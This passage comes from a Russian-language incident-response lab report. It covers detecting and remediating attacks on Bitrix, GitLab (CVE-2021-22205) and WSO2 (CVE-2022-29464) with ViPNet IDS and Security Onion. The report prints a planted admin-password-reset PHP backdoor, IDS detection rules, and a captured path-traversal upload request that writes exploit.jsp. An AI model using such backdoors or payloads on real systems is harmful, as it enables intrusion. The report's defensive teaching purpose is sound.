require($_SERVER['DOCUMENT_ROOT']."/bitrix/header.php");
echo $USER->Update(1,array("PASSWORD"=>'bitrix123456'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT']."/bitrix/footer.php");
?>
~
```

Рис. 14: Код скрипта для сброса пароля от панели администратора

Устранение последствия Deface веб-панели

Указанный скрипт сбрасывает пароль администратора при получении GET-запроса, изменяет на пароль, заданный в данном скрипте. В первую очередь необходимо изменить пароль от панели администрирования. Для внесения изменений открыть файл /var/www/html/password_recovery.php в любом текстовом редакторе (например, с помощью команды nano /var/www/html/password_recovery.php).

Устранение последствия Deface веб-панели

В строке 3 в поле с одинарными кавычками необходимо прописать другой удобный пароль, можно использовать старый пароль qwe123!@#.

```
<?
require($_SERVER['DOCUMENT_ROOT']."/bitrix/header.php");
echo $USER->Update(1,array("PASSWORD"=>'qwe123!@#'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT']."/bitrix/footer.php");
?>
~
```

Рис. 15: Новый пароль в файле password_recovery.php

Устранение последствия Deface веб-панели

Для изменения пароля администратора подключиться к веб-серверу, в ссылке указать название данного файла – `http://10.10.1.33/password_recovery.php`. Далее войти в панель администрирования сайта с паролем, который указан в файле `password_recovery.php`. При успешном выполнении входа обязательно удалить данный файл с помощью команды `rm /var/www/html/password_recovery.php`.

После восстановления доступа к панели администрирования можно приступить к восстановлению сайта после использования полезной нагрузки.

Необходимо подключиться по протоколу SSH к веб-серверу. В директории `/var/bitrix_backups` находится резервная копия веб-сервера.

Устранение последствия Deface веб-панели

В первую очередь необходимо удалить все файлы в директории взломанного веб-сервера с помощью команды `rm -r /var/www/html/*`. Далее файл резервной копии, выделенный на скриншоте, разархивировать в директорию `/var/www/html` с помощью команды `tar xvzf /var/bitrix_backups/Bitrix_full_backup.tar.gz -C /var/www/html`.

```
root@bitrix:/var# cd bitrix_backups/
root@bitrix:/var/bitrix_backups# ls
Bitrix_full_backup.tar.gz Bitrix_sitemanager_DB.tar.gz
root@bitrix:/var/bitrix_backups# ..
... команда не найдена
root@bitrix:/var/bitrix_backups# cd ..
root@bitrix:/var# cd www/html/
root@bitrix:/var/www/html# rm -r *
root@bitrix:/var/www/html# ls
root@bitrix:/var/www/html# cd ..
root@bitrix:/var/www# cd ..
root@bitrix:/var# cd bitrix_backups/
root@bitrix:/var/bitrix_backups# ls
Bitrix_full_backup.tar.gz Bitrix_sitemanager_DB.tar.gz
root@bitrix:/var/bitrix_backups# tar xvzf Bitrix_full_backup.tar.gz -C /var/www/html/
```




Рис. 16: Резервная копия веб-сервера

Устранение уязвимости CVE-2022-27228

Для устранения LPE используются два подхода: - удалить SUID-бит у файла /var/www/html/apache_restart с помощью команды chmod -s /var/www/html/apache_restart; - удалить файл /var/www/html/apache_restart с помощью команды rm /var/www/html/apache_restart.

```
user@bitrix:/var/www/html$ sudo chmod -s apache_restart
[sudo] пароль для user:
Попробуйте ещё раз.
[sudo] пароль для user:
user@bitrix:/var/www/html$ rm apache_restart
rm: удалить защищённый от записи обычный файл 'apache_restart'? y
rm: невозможно удалить 'apache_restart': Отказано в доступе
user@bitrix:/var/www/html$ sudo rm apache_restart
user@bitrix:/var/www/html$ █
```

Рис. 17: Устранение LPE

Закрытие уязвимости CVE-2022-27228

После закрытия локального повышения привилегий можно приступить к закрытию уязвимости CVE-2022-27228.

Для закрытия уязвимости, например, можно создать файл .htaccess в директории /var/www/html/bitrix/tools/vote.

Данный файл задает правила работы веб-сервера для конкретного каталога и подкаталогов.

Необходимо в файле .htaccess прописать команду, отклоняющую все запросы к директории vote: deny from all.

Закрытие уязвимости CVE-2022-27228

```
root@bitrix:/var/www/html/bitrix/tools/vote# ls  
uf.php  vote_chart.php  
root@bitrix:/var/www/html/bitrix/tools/vote# touch .htaccess  
root@bitrix:/var/www/html/bitrix/tools/vote# vim .htaccess
```



Рис. 18: Создание файла .htaccess

Закрытие уязвимости CVE-2022-27228



FreeRDP: 10.140.2.153
root@bitrix: /var/www/html/bitrix/tools/vote
deny from all

Рис. 19: Содержимое файла .htaccess

Обнаружение уязвимости в сетевом трафике в ViPNet IDS NS успешно определяется с использованием метода сигнатурного анализа файлов, что приводит к регистрации инцидента информационной безопасности с высоким уровнем важности (обозначен красной меткой).

Для данной уязвимости в ViPNet IDS NS установлено правило, которое обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205).

Следует отметить, что сущность уязвимостей под идентификаторами CVE-2021-22204 и CVE-2021-22205 фактически одинакова.

Атака на GitLab

The screenshot shows the ViPNet IDS NS application running on a Mac OS X desktop. The main window displays a list of network events for the previous 24 hours. A specific event is selected, providing detailed analysis.

Events

Events for recent 24 hours

Date and time	Event code	Rule name
17:47:48.0561...	3129327	ET POLICY Executable and linking format (ELF)...
17:47:54.2451...	2034567	ET INFO curl User-Agent to Dotted Quad
17:47:54.2451...	3105345	AM CURRENT_EVENTS HTTP request to .sh fil...
17:48:04.4521...	3121915	ET POLICY Executable and linking format (ELF)...
17:49:17.6691...	3227008	ET SCAN Potential SSH Scan var1
17:49:17.9701...	3049137	AM INFO Possible SSH successful connection fr...
17:49:26.7931...	3001217	AM POLICY Requests Suspicious Python's User ...
17:49:26.9071...	3001217	AM POLICY Requests Suspicious Python's User ...
17:49:27.5391...	3001217	AM POLICY Requests Suspicious Python's User ...
17:49:29.0611...	3001217	AM POLICY Requests Suspicious Python's User ...
17:49:35.5521...	3250049	AM EXPLOIT Generic Command Injection in HTT...
17:49:35.5521...	3191163	AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauth...
17:49:35.5521...	3157452	AM EXPLOIT ExifTool < v12.24 RCE via File Uplo...
17:49:35.5521...	3292862	AM EXPLOIT Possible Confluence Data Center <
17:49:35.5521...	3105212	AM EXPLOIT Generic Command Injection: 'echo'...
17:49:36.0231...	3121915	ET POLICY Executable and linking format (ELF)...

Event 17:49:35.552 10/13/2025

Event Source Destination Packet

General information

Date and time	17:49:35.552 10/13/2025
Capture interface	eth2
Severity	High
Event type	Signature event
Protocol	TCP
Event code	3191163
Client application	Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US);
Resource DNS name	10.10.2.18

Analysis rule

Class	attempted-admin
Group	exploit
Name	AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205)

Description:
This rule detects the vulnerability exploit code

Text:
alert tcp any any -> [SHOME_NET,\$HTTP_SERVERS] \$HTTP_PORTS (msg: "AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205)");

20:14:49 13.10.2025

Рис. 20: Событие ViPNet IDS NS, указывающее на уязвимость

Атака на GitLab




Рис. 21: Событие ViPNet IDS NS, указывающее на уязвимость

Атака на GitLab

The screenshot shows a threat intelligence card with the following details:

- Основная информация**:
 - Дата и время события**: 13.10.2025 17:50
 - Описание**: В SecOnion отображено событие, которое сигнализирует о подозрительном факте загрузки файла формата ELF. Такой формат применяется нарушителями для отправки с их помощью файлов полезной нагрузки. Также в перечне событий отображен факт загрузки в репозиторий файла формата JPG, данный формат файла подходит для эксплуатации уязвимости. Отобразив содержимого сетевых пакетов, можно зашифровать последствие.
 - Индикаторы компрометации**: -обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости(CVE-2021-22205)
 - Рекомендации**: 1) Устранение уязвимости можно обновлением версии GitLab до версии 13.10.3 и выше; 2) Для устранения данной полезной нагрузки необходимо: 1) выполнить команду ss -tp для обнаружения активных соединений; 2) с помощью команды sudo kill <PID> завершить процесс, устанавливающий соединение с хостом нарушителя.
- Чат**: A button labeled "В работе" with a dropdown arrow.
- Оценка**: Five stars.
- Автор**: Чемоданова Ангелина (@1132226443@pfur.ru)
- Ответственный**: Кадров... (@1132226454@pfur.ru)
- Источник**: 195.239.174.11
- Поражённые активы**: 10.10.2.18

Рис. 22: Карточка второго инцидента

Устранение уязвимости

Устранение уязвимости можно осуществить обновлением версии Gitlab до версии 13.10.3 и выше.

Данная уязвимость исправлена разработчиками в версиях 13.10.3 и выше, в связи с чем для закрытия уязвимости достаточно обновить версию GitLab на более актуальную. Файл обновления на версии 13.10.3 находится в специальной папке на машине участника группы реагирования. Необходимо переместить данный файл на машину с уязвимым сервисом Gitlab, после чего можно переходить к процессу обновления.

После подключения к серверу Gitlab по протоколу SSH необходимо получить привилегии sudo-пользователя.

Для обновления до версии 13.10.3 следует перейти в папку нахождения файла обновления и выполнить команду: `sudo dpkg -i «название файла_обновления»`

Устранение уязвимости




Рис. 23: Папка нахождения файла обновления

Устранение уязвимости

С помощью команды dpkg будет установлен файл обновления *.DEB.

```
user@ampire-gitlab:~$ sudo dpkg -i gitlab-ce_13.10.3-ce.0_amd64.deb
dpkg: considering removing gitlab-ee in favour of gitlab-ce ...
dpkg: gitlab-ee is not properly installed; ignoring any dependencies on it
dpkg: yes, will remove gitlab-ee in favour of gitlab-ce
(Reading database ... 213982 files and directories currently installed.)
Preparing to unpack gitlab-ce_13.10.3-ce.0_amd64.deb ...
gitlab preinstall: Automatically backing up only the GitLab SQL database (excluding everything else!)
```

Рис. 24: Инициализация установки обновления Gitlab

Устранение уязвимости

В результате обновление будет успешно установлено, сервер Gitlab будет автоматически перезапущен.




Рис. 25: Инициализация установки обновления Gitlab

Устранение уязвимости

Следует отметить, что индикатор устранения уязвимости не изменится, пока не будет устранено последствие в виде вредоносного соединения.

Цель данной полезной нагрузки – получение нарушителем Meterpreter-сессии с уязвимым сервером.

Обнаружить данную полезную нагрузку можно с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя.

В Linux у процесса имеется уникальный идентификатор PID. При создании каждому процессу автоматически присваивается PID.

Устранение последствия Meterpreter-сессия

Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды `kill` вместе с номером процесса.

Для устранения данной полезной нагрузки необходимо:

- 1) выполнить команду `ss -tp` для обнаружения активных соединений;
- 2) с помощью команды `sudo kill` завершить процесс, устанавливающий соединение с хостом нарушителя.

Устранение последствия Meterpreter-сессия




Рис. 26: Проверка наличия сокета с узлом нарушителя

Устранение последствия Meterpreter-сессия




Рис. 27: Закрытие узла нарушителя

Атака на WSO2 API-Manager

Сетевой сенсор ViPNet IDS NS во время атаки фиксирует несколько инцидентов информационной безопасности, направленных на уязвимый сервер.

The screenshot shows the ViPNet IDS NS web interface. The left sidebar contains navigation links for Monitoring, Dashboard, Events, Reports, Management, Network Environment, Analysis Methods, Rules, Notifications, Integration, System Management, Network Settings, Date and Time, Accounts, Backup, Service Features, Audit, and Audit Log. The main content area has tabs for Events, Reports, and Analysis. The Events tab is selected, showing a list of recent events. One event is highlighted in red:

Ser.	Date and t...	Event code	Qo...	Rule name	Class	Protocol	Source IP...	Source...	Destination...	Events...	Direction
1	17.02.26.225...	304040	1	AM EXPLOIT [ET] WSO2 Multiple P...	web-app	TCP	10.0.1.20	40096	18.18.2.27	9783	→ ←
2	17.02.26.226...	3121915	1	ET POLICY Executable and linking F...	policy-viol	TCP	198.299.174...	5860	18.18.2.27	9630	→ ←

The right panel displays detailed information for the selected event:

Event 17:52:26.225 10/13/2025

Event	Source	Destination	Packet
General Information			
Date and time	17:52:26.225 10/13/2025		
Capture interface	wif2		
Severity	High		
Event type	Signature event		
Protocol	TCP		
Event code	3241833		
Client application	proxy-response/2.18.1		
Resource DNS name	10.0.2.27/9763		
Analysis rule			
Class	web-application-exploit		
Group	exploit		
Name	AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-2022-29464)		
Description	This rule detects the vulnerability exploit code		
Tags			
Comment	Can hit any + SIGHUP,NET [HTTP/PROTOL/HTTP/Img/Net EXPLOIT ET] WS...		
File	ET Multi-Products.RCE.CVE-2022-29464.ruleset		
Author	Administrator		
Last modified	2022-09-13 10:22:22		
Version	1		
Notes			
Script			
Dependencies			
References			
Comments			

Below the detailed view, there are buttons for Show, Page, and objects, along with a timestamp: 19:55:16 - 10.10.2025.

Рис. 28: Событие ViPNet IDS NS

Специфическое правило, идентифицированное как ET POLICY Executable and linking format (ELF) file download, выявляет потенциально рискованную активность, связанную с загрузкой файлов в формате ELF. Такой формат нередко используется нарушителями для отправки с их помощью полезной нагрузки. Указанный формат является стандартным для исполняемых файлов в UNIX-подобных операционных системах. Правило определено с использованием сигнатур, а также указывает направление трафика, содержание пакета и другие детали.

Тег classtype: policy-violation указывает на то, что данное событие связано с нарушением политики информационной безопасности. Такие события могут указывать на активности, которые могут представлять риск для безопасности системы.

Атака на WSO2 API-Manager

The screenshot shows the ViPNet IDS NS web interface. On the left, a sidebar navigation menu includes: Monitoring, Dashboard, Events (selected), Reports, Management, Network Environment, Analysis Methods, Rules, Notification, Integration, System Management, Network Settings, Date and Time, Accounts, Backup, Service Features, Audit, and Audit Log. The main content area has a header "Events" and a sub-header "Events for recent 24 hours". A table lists two events:

Ser	Date and time	Event code	Qu	Rule name	Class	Protocol	Source IP a...	Source...	Destination...	Destin...	Direction
■	17:52:26.225 ...	3248840	1	AM EXPLOIT [ET] WSO2 Multiple P...	web-applic...	TCP	10.10.1.33	47098	10.10.2.27	9768	↑ ↓
■	17:52:26.766 ...	3121915	1	ET POLICY Executable and linking f...	policy-viol...	TCP	195.299.174...	5561	10.10.2.27	56090	↑ ↓

A modal window titled "Event 17:52:26.766 10/13" displays detailed information about the second event:

Event	Source	Destination	Packet
General information			
Date and time	17:52:26.766 10/13/2025		
Capture interface	eth2		
Severity	High		
Event type	Signature event		
Protocol	TCP		
Event code	3121915		
Analysis rule			
Class	policy-violation		
Group	policy		
Name	ET POLICY Executable and linking format (ELF) file download var1		
Description:	This rule detects information security policy violations		
Text:			
alert trap BEXTERNAL-NET 6@HTTP-PORTS->BHOME-NET any msg: "ET POLICY Executable and linking format (ELF) file download var1"!flow established,action: "TCP 17:52:26.766 10/13/2025 3121915 10.10.2.27 56090 195.299.174.5561 10.10.2.27 9768 et[ET][EXTERNAL]reference: url:web.archive.org/web/20131114024152/http://www.csse.us.edu/~crismina/students/class/theses/Theeses/09/Intelligence/et/et-a-malware-threats.net/bin/view/Main/2009418/classic_type-policy-violations/3121915.html generation affected,asset dist affected,product generic: Linux/ixx, affected vendor generic, Linux attack, target Client_Endpoint, created_at 2010-07-26, tag A_MARINA, tag T1190, tag_category info, updated_at 2017-02-03"			
Description of vulnerabilities	url: web.archive.org/web/20131114024152/http://www.csse.us.edu/~crismina/students/class/theses/Theeses/09/Intelligence/et/et-a-malware-threats.net/bin/view/Main/2009418.html		

Рис. 29: Событие ViPNet IDS NS, указывающее на загрузку подозрительного файла в формате ELF

Для обнаружения последствий эксплуатации с помощью Security Onion следует использовать утилиту Squert – визуальный инструмент, предоставляющий дополнительный контекст для событий с помощью метаданных. В веб-интерфейсе Squert отображается перечень идентифицированных событий. В списке зарегистрированных событий можно обнаружить факт эксплуатации уязвимости, используемой в ходе атаки.

События практически аналогичны тем, которые зафиксированы сенсором ViPNet IDS NS.

При анализе события ET WEB_SERVER WebShell Generic – ASP File Uploaded можно обнаружить факт загрузки backdoor, инициализирующего reverse shell и закодированную полезную нагрузку, которая в итоге приведет к установке вредоносного соединения через файл payload.elf.

Обнаружение средствами Security Onion

```
SRC: POST /fileupload/toolsAny HTTP/1.1
SRC: Host: 10.10.2.27:9763
SRC: User-Agent: python-requests/2.28.1
SRC: Accept-Encoding: gzip, deflate, br
SRC: Accept: */*
SRC: Connection: keep-alive
SRC: Content-Length: 1113
SRC: Content-Type: multipart/form-data; boundary=0e7c95fb52f664b9a22d359a76cf6f4d
SRC:
SRC: --0e7c95fb52f664b9a22d359a76cf6f4d
SRC: Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/authenticationendpoint/exploit.jsp"; filename="../../../../repository/deployment/server/webapps/authenticationendpoint/exploit.jsp"
